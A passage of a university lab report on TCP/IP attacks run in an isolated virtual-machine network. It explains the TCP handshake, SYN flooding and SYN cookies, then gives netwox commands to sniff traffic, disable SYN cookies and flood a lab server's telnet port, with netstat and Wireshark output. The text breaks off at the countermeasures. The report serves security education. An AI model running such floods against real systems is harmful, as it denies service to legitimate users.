

MH4921  
Supervised Independent Study II

**TCP/IP Attack**

**Brandon Goh Wen Heng**

Academic Year 2018/19

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
<b>2</b>	<b>Overview</b>	<b>3</b>
<b>3</b>	<b>Definition<sup>1</sup></b>	<b>4</b>
<b>4</b>	<b>Attack Sequence</b>	<b>6</b>
4.1	Virtual Machine (VM) Preparation . . . . .	6
4.2	SYN Flood Attack . . . . .	7
4.3	TCP RST Attacks on <code>telnet</code> and <code>ssh</code> Connections . . . . .	12
4.4	TCP RST Attacks on Video Streaming Applications . . . . .	15
4.5	TCP Session Hijacking . . . . .	17
4.6	Creating Reverse Shell Using TCP Session Hijacking . . . . .	21

---

<sup>1</sup>RFC 1594

# 1 Introduction

A connection between two systems requires sending and receiving of three packets, namely **SYN**, **SYN+ACK** and **ACK** packets. **SYN** is an acronym for *Synchronise* and is used to indicate that the system is attempting to initiate a new TCP session while **ACK** is the acronym for *Acknowledgement*, to indicate that the endpoint has received the relevant data. For a connection to be established, the client initiates the request by sending a **SYN** packet. The server will reply with a **SYN+ACK** packet to the client and the client will likewise respond with the last **ACK** packet. During the period between the server receiving the **SYN** packet and the **ACK** packet, the operating system will maintain a queue with all the **SYN** entries that it is awaiting an **ACK** packet from. This queue is also known as the **SYN** queue and the size may vary, depending on the configuration of the server. Figure 1 shows in graphical form how systems establish a connection using the TCP protocol.




Figure 1: Normal 3-step TCP Handshake

When an attacker performs Denial-of-Service Attack (DoS Attack) or Distributed Denial-of-Service Attack (DDoS), a common methodology is to use SYN flooding. This method involves the mass transmission of TCP packets with spoofed IP Addresses, leading the server to wait for **ACK** responses from multiple non-existent parties. While the server waits for these **ACK** responses, the server is unable to process any new requests until the old requests timeout. This congests the **SYN** queue and prevents new **SYN** requests from being processed. This significantly increases the response time of the server and prevents any legitimate clients from connecting to the server(s) resources. Figure 2 depicts the sequence for a SYN flooding attack.




Figure 2: 3-step TCP Handshake disrupted during SYN flooding

However, there exists different methods to mitigate SYN flooding attacks. For the current report, the focus will be on the technique involving SYN cookies. With the enabling of this feature, the server will be made to think that the SYN queue has been enlarged (beyond its declared value) as each **SYN+ACK** and **ACK** packets will now be sent with additional data that has been encoded within the TCP packet, specifically the TCP sequence number. This TCP sequence number allows the server to reconstruct the SYN request and as such does not require the server to maintain the same SYN queue state and frees up the queue for new SYN requests from other clients to be processed. The mathematical implementation has been omitted for simplicity.

Other network attacks that can be implemented include TCP session hijacking, where an attacker injects a carefully crafted TCP packet containing malicious code to take over or cripple an entire system. Figure 3 depicts a simplified graphical sequence on how the attack is executed.




Figure 3: TCP Session Hijacking Process

Note:  $x, y$  are arbitrary positive numbers that the system assigns to the packets while  $\alpha, \beta, \epsilon$  are some positive numbers, dependent on the size of the previously transmitted data packet.

## 2 Overview

This report highlights vulnerabilities present in the TCP/IP protocols and focuses on implementing common attacks such as DoS Attacks using SYN flooding techniques, TCP reset attacks and TCP session hijacking attacks. Understanding the reasons will allow users to avoid repeating the same mistakes that could result in costly maintenance and recovery.

The report is structured as follows, the first task will involve SYN flooding attacks, to prevent the system from accepting and processing legitimate requests. Countermeasures against this form of attack will also be examined and how these measures will alleviate the current problems. Next, TCP RST Attacks on `telnet` and `ssh` connections will be examined. This attack is disruptive to any endpoint

and will force any connection to be broken and prevents it from being established while the attack is in effect. It will be extended to real-world use where a (simulated) video-sharing site will be tested against this attack. The last part will look at TCP session hijacking, where packets can be carefully crafted to execute arbitrary code on the server while hiding one's identity.

### 3 Definition<sup>2</sup>

#### 1. Datagram

A self-contained, independent entity of data carrying sufficient information to be routed from the source to the destination computer without reliance on earlier exchanges between this source and destination computer and the transporting network. *i.e., datagrams are transmitted between two points without any guarantee of delivery nor notification to the sender.*

#### 2. Packet

The unit of data sent across a network. "Packet" a generic term used to describe unit of data at all levels of the protocol stack, but it is most correctly used to describe application data units.

For simplicity in this paper, the meaning of a network packet is assumed for both *Datagrams* and *Packets*.

#### 3. Netstat<sup>3</sup>

**Network statistics** is a command-line utility that displays network connections, routing tables, interface statistics, masquerade connections and multicast memberships. This utility is available on Unix systems and Windows-NT based operating systems.

On Linux, `netstat` is superseded by `ss` in the newer distributions and the switches `-r`, `-i`, `-g` have been replaced by the commands `ip route`, `ip -s link` and `ip maddr` respectively.

For this report, `netstat -an` is frequently used and each state has been defined below for convenience.

(a) **ESTABLISHED**

The socket has an established connection.

(b) **SYN\_SENT**

The socket is actively attempting to establish a connection.

(c) **SYN\_RECV**

A connection request has been received from the network.

---

<sup>2</sup>RFC 1594

<sup>3</sup>Linux man page - netstat

- (d) **FIN\_WAIT1**  
The socket is closed, and the connection is shutting down.
- (e) **FIN\_WAIT2**  
Connection is closed, and the socket is waiting for a shutdown from the remote end
- (f) **TIME\_WAIT**  
The socket is waiting after close to handle packets still in the network.
- (g) **CLOSED**  
The socket is not being used.
- (h) **CLOSE\_WAIT**  
The remote end has shut down, waiting for the socket to close.
- (i) **LAST\_ACK**  
The remote end has shut down, and the socket is closed. Waiting for acknowledgement.
- (j) **LISTEN**  
The socket is listening for incoming connections. Such sockets are not included in the output unless you specify the `--listening` or `(-l)` or `--all` or `(-a)` option.
- (k) **CLOSING**  
Both sockets are shut down but we still don't have all our data sent.
- (l) **UNKNOWN**  
The state of the socket is unknown.

## 4 Attack Sequence

### 4.1 Virtual Machine (VM) Preparation

#### 1. Network Setup

3 VMs are deployed to the same network using the provided Ubuntu 12.04 image. This network is isolated from the internet to prevent the generated packets from flooding the network card of the physical machine and the wider internet. The topography of the network with the respective IP addresses are reflected in Figure 4.




Figure 4: Network Configuration

#### 2. Starting relevant services

To start the services required for this lab, the following command must be executed in Terminal with **root** privileges.

```
# service vsftpd start; service openbsd-inetd start
```

Either of the following messages must appear in Terminal to ensure the successful operation of the attacks performed in the following sections.

- (a) start: Job is already running: vsftpd  
    \* Starting internet superserver inetd [OK]
- (b) vsftpd start/running, process 20727  
    \* Starting internet superserver inetd [OK]



## 4.2 SYN Flood Attack

It is assumed that the IP address of the server is not known. In this instance `netwox` can be used to sniff out the addresses. The following command sniffs packets and displays the protocol used and the IP address of the sender.

```
# netwox 8 --device "Eth0"
```

The results from the execution of the command are displayed below.

UDP	192.168.43.255	138
UDP	239.255.255.250	1900
UDP	192.168.43.157	42734
UDP	192.168.43.2	53

\*Duplicate lines have been omitted for simplicity

When the lines are analysed, the IP Address

1. 192.168.43.255 is a broadcast address where all systems on the network uses it to receive NetBIOS datagrams through UDP port 138. xxx.xxx.xxx.255 is a common broadcast address over networks.
2. 239.255.255.250 with UDP port 1900 is assigned to the *Simple Service Discovery Protocol (SSDP)*, used for the discovery of Universal Plug and Play (UPnP) devices.
3. 192.168.43.2 with port 53 is assigned to the *Domain Name System (DNS)*, where domain name endpoints are mapped to the respective system IP addresses.
4. 192.168.43.157 with port 42734 is not officially assigned to any function or program.

It is also widely known that UDP ports 53, 138 and 1900 are officially assigned by the Internet Assigned Numbers Authority (IANA) and are not related to the `vsftpd` and `telnet` services that were previously started.

Furthermore, to check the gateway address, we can use the following command in Terminal.

```
# route -n
```

The output will state clearly the address of the network gateway.

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	192.168.43.2	0.0.0.0	UG	0	0	0	eth0
169.254.0.0	0.0.0.0	255.255.0.0	U	1000	0	0	eth0
192.168.43.0	0.0.0.0	255.255.255.0	U	1	0	0	eth0

From the output it can clear that the server has IP address 192.168.43.157.

We will also need to know the queue size on the server to know the number of connections that the server can respond to at any one time. To do so, the following Terminal command will display the queue size.

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
```

The default SYN queue size for the linux virtual machine is 128.

Before starting the attack, the number of **SYN\_RECV** is checked to ensure that the number of open connections subsequently is not due to any existing open sockets.

To print the number of connections, instead of the full details, the following command is used.

```
# netstat -an | grep SYN_RECV | wc -l
```


A terminal window titled "Terminal" with a dark background. The prompt shows the date and time as [06/15/2018 22:27] and the user as root@ubuntu:/home/seed#. The command entered is netstat -an | grep SYN\_RECV | wc -l. The output is 0.

Figure 5: No **SYN\_RECV** connections before attack

An additional step is to disable the SYN cookie counter-mechanism and it can be done with the following line.

```
# sysctl -w net.ipv4.tcp_syncookies=0
```

To start the TCP attack, **netwox** tool 76 can be used. As **netwox** is a command-line utility, it may not be convenient for novice users. In this instance, **netwag** can be used to generate the code needed for execution in **Terminal**.

We know that we want to saturate the telnet port (TCP 23) with SYN requests. And since the IP address of the server have been previously known, we can use the following command to flood the server with SYN requests.

```
# netwox 76 -i 192.168.43.157 -p 23
```

On the server, the number of **SYN\_RECV** requests are recorded, again by using the **netstat** command as mentioned above. This time, it can be noted that there is a large number of connections currently in the **SYN\_RECV** stage and are awaiting an ACK from non-existent endpoints.



A terminal window titled "Terminal" with a dark background. The prompt shows the date and time as [06/15/2018 22:36] and the user as root@ubuntu:/home/seed#. The command entered is netstat -an | grep SYN\_RECV | wc -l. The output is 97.

Figure 6: Large number of **SYN\_RECV** requests


Furthermore, if we were to remove the “| wc -l” switch, we will notice the different connections that the system is currently awaiting an ACK signal from.

A terminal window titled "Terminal" showing a list of 20 TCP connections in the SYN\_RECV state. Each line represents a connection from a specific IP address and port to the local IP 192.168.43.157 on port 23. The connections are listed with their sequence numbers and the state SYN\_RECV in red text. The terminal prompt is root@ubuntu:/home/seed#.

Protocol	Local Address	Local Port	Remote Address	Remote Port	State
tcp	0	0	192.168.43.157:23	241.69.232.64:37748	SYN_RECV
tcp	0	0	192.168.43.157:23	245.169.133.130:47523	SYN_RECV
tcp	0	0	192.168.43.157:23	242.19.124.11:24700	SYN_RECV
tcp	0	0	192.168.43.157:23	246.160.13.245:37355	SYN_RECV
tcp	0	0	192.168.43.157:23	254.185.118.206:55565	SYN_RECV
tcp	0	0	192.168.43.157:23	244.198.92.156:23828	SYN_RECV
tcp	0	0	192.168.43.157:23	250.78.144.68:6292	SYN_RECV
tcp	0	0	192.168.43.157:23	244.171.77.189:47598	SYN_RECV
tcp	0	0	192.168.43.157:23	247.145.250.108:20574	SYN_RECV
tcp	0	0	192.168.43.157:23	240.51.235.93:21186	SYN_RECV
tcp	0	0	192.168.43.157:23	249.169.156.14:30268	SYN_RECV
tcp	0	0	192.168.43.157:23	245.80.83.35:65486	SYN_RECV
tcp	0	0	192.168.43.157:23	248.227.133.77:61914	SYN_RECV
tcp	0	0	192.168.43.157:23	252.21.27.13:7890	SYN_RECV
tcp	0	0	192.168.43.157:23	253.127.246.142:65035	SYN_RECV
tcp	0	0	192.168.43.157:23	244.138.225.118:33438	SYN_RECV
tcp	0	0	192.168.43.157:23	252.218.211.39:51104	SYN_RECV
tcp	0	0	192.168.43.157:23	254.197.149.160:16482	SYN_RECV
tcp	0	0	192.168.43.157:23	245.111.19.117:1356	SYN_RECV
tcp	0	0	192.168.43.157:23	182.231.8.19:33494	SYN_RECV
tcp	0	0	192.168.43.157:23	243.156.77.246:61901	SYN_RECV
tcp	0	0	192.168.43.157:23	252.152.103.254:11405	SYN_RECV
tcp	0	0	192.168.43.157:23	248.206.238.153:15967	SYN_RECV

Figure 7: List of SYN\_RECV connections

During the SYN flooding attack, if a legitimate user were to connect to the server, the server will not be able to process any new SYN requests and any attempt to connect to the server will eventually timeout as Figure 8 has shown.

A terminal window titled "Terminal" showing a telnet attempt to connect to 192.168.43.157. The output shows the telnet command being entered, the attempt to connect, and a timeout message: "telnet: Unable to connect to remote host: Connection timed out". The terminal prompt is root@ubuntu:/home/seed#.

```
[06/19/2018 19:17] root@ubuntu:/home/seed# telnet 192.168.43.157
Trying 192.168.43.157...
telnet: Unable to connect to remote host: Connection timed out
[06/19/2018 19:18] root@ubuntu:/home/seed#
```

Figure 8: Timeout using telnet

From the server, we can analyse the packets using Wireshark. The tool when run on the server, will analyse all packets that is being transmitted and received from the respective network interface.

No.	Time	Source	Destination	Protocol	Length	Info
25751	35.338836	70.115.54.14	192.168.43.157	TCP	54	18514 → 23 [SYN] Seq=0 Win=1500 Len=0
25752	35.338909	155.42.198.217	192.168.43.157	TCP	54	40382 → 23 [SYN] Seq=0 Win=1500 Len=0
25753	35.338913	191.199.222.162	192.168.43.157	TCP	54	3069 → 23 [SYN] Seq=0 Win=1500 Len=0
25754	35.338916	70.206.57.8	192.168.43.157	TCP	54	60591 → 23 [SYN] Seq=0 Win=1500 Len=0
25755	35.338920	64.111.243.214	192.168.43.157	TCP	54	56699 → 23 [SYN] Seq=0 Win=1500 Len=0
25756	35.338923	84.44.28.48	192.168.43.157	TCP	54	16633 → 23 [SYN] Seq=0 Win=1500 Len=0
25757	35.338925	33.220.67.220	192.168.43.157	TCP	54	41166 → 23 [SYN] Seq=0 Win=1500 Len=0
25758	35.338928	134.68.215.218	192.168.43.157	TCP	54	65406 → 23 [SYN] Seq=0 Win=1500 Len=0
25759	35.338931	224.195.240.197	192.168.43.157	TCP	54	33671 → 23 [SYN] Seq=0 Win=1500 Len=0
25760	35.338934	28.129.160.148	192.168.43.157	TCP	54	53392 → 23 [SYN] Seq=0 Win=1500 Len=0
25761	35.338937	57.160.195.161	192.168.43.157	TCP	54	8026 → 23 [SYN] Seq=0 Win=1500 Len=0
25762	35.338940	164.134.170.168	192.168.43.157	TCP	54	8860 → 23 [SYN] Seq=0 Win=1500 Len=0
25763	35.338943	124.85.19.204	192.168.43.157	TCP	54	57032 → 23 [SYN] Seq=0 Win=1500 Len=0
25764	35.338946	253.202.8.19	192.168.43.157	TCP	54	13695 → 23 [SYN] Seq=0 Win=1500 Len=0
25765	35.338949	129.14.236.69	192.168.43.157	TCP	54	38950 → 23 [SYN] Seq=0 Win=1500 Len=0
25766	35.338952	6.194.46.9	192.168.43.157	TCP	54	9263 → 23 [SYN] Seq=0 Win=1500 Len=0
25767	35.338955	13.211.35.188	192.168.43.157	TCP	54	41001 → 23 [SYN] Seq=0 Win=1500 Len=0
25768	35.339022	9.193.85.2	192.168.43.157	TCP	54	46901 → 23 [SYN] Seq=0 Win=1500 Len=0
25769	35.339026	4.163.62.184	192.168.43.157	TCP	54	7610 → 23 [SYN] Seq=0 Win=1500 Len=0
25770	35.339029	19.231.181.38	192.168.43.157	TCP	54	10025 → 23 [SYN] Seq=0 Win=1500 Len=0
25771	35.339032	142.197.45.253	192.168.43.157	TCP	54	34230 → 23 [SYN] Seq=0 Win=1500 Len=0

▼ Frame 22454: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)	
Encapsulation type: Ethernet (1)	
Arrival Time: Jun 14, 2018 15:07:02.115841000 Malay Peninsula Standard Time	
[Time shift for this packet: 0.000000000 seconds]	

0000	00 50 56 e0 c8 10 00 0c	29 2b b3 36 08 00 45 00	.PV.....) +.6..E.
0010	00 2c 00 00 40 00 40 06	e7 e5 c0 a8 2b 9d f9 da	...@.@- ....+...
0020	6c c6 00 17 54 a0 77 53	ba d0 e0 85 ef db 60 12	l...T.wS .....`.

Syn: Boolean      Packets: 268003 · Displayed: 266936 (99.6%) · Load time: 0:3.820 | Profile: Default

Figure 9: Packet Analysis in Wireshark (SYN\_RECV)

Referring to Figure 9, we notice that packets being sent from the attacker's system has the source IP generated randomly, with the intention of opening half-opened connections without closing it. Furthermore, since the virtual machine is connected to the internet, there may be a case where there might be an ACK from a connection. The bulk of it however will not receive an ACK signal and force the system to maintain the SYN\_RECV signal. Again referring to Figure 9, on the bottom right we notice that the number of SYN packets that was sent totalled to 266936, out of the 268003 packets that was captured (99.6%).

No.	Time	Source	Destination	Protocol	Length	Info
1668	18.061060	192.168.43.157	119.48.151.37	TCP	60	23 → 6306 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
1582	18.058469	192.168.43.157	118.58.26.34	TCP	60	23 → 63123 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
2272	18.068665	192.168.43.157	96.249.121.165	TCP	60	23 → 63554 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
902	18.047851	192.168.43.157	146.222.207.21	TCP	60	23 → 63640 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
137144	81.771433	192.168.43.157	112.20.101.231	TCP	60	23 → 63650 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
136762	81.738897	192.168.43.157	197.250.178...	TCP	60	23 → 63669 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
2049	18.066865	192.168.43.157	193.119.200...	TCP	60	23 → 63714 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
136181	81.520325	192.168.43.157	185.4.209.208	TCP	60	23 → 63770 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
151235	84.904237	192.168.43.157	247.167.130...	TCP	60	23 → 63776 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
137131	81.771427	192.168.43.157	211.173.177...	TCP	60	23 → 63794 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
1220	18.056197	192.168.43.157	1.85.237.217	TCP	60	23 → 63868 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
227	18.025189	192.168.43.157	40.171.8.249	TCP	60	23 → 63895 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
1345	18.057007	192.168.43.157	33.138.6.203	TCP	60	23 → 64025 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
137140	81.771431	192.168.43.157	182.53.170.49	TCP	60	23 → 64087 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
936	18.048585	192.168.43.157	175.84.129.76	TCP	60	23 → 64201 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
1943	18.066159	192.168.43.157	145.222.128...	TCP	60	23 → 64288 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
829	18.047319	192.168.43.157	61.95.44.39	TCP	60	23 → 64340 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
194	18.021618	192.168.43.157	252.123.253...	TCP	60	23 → 64362 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
949	18.048598	192.168.43.157	207.50.77.133	TCP	60	23 → 64374 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
952	18.048612	192.168.43.157	254.212.91.176	TCP	60	23 → 64469 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
136939	81.766884	192.168.43.157	27.5.203.37	TCP	60	23 → 64474 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460

Figure 10: Packet Analysis in Wireshark (ACK)

In contrast, the number of packets received with the ACK signal was 1328 (0.5%). The number may also be lower as other programs running in the background may be connecting to legitimate services.

Current methods to prevent a SYN flooding attack may include increasing the size of the SYN queue or enabling the SYN cookie option. To perform the latter, the following command must be executed in a privileged **Terminal**.

```
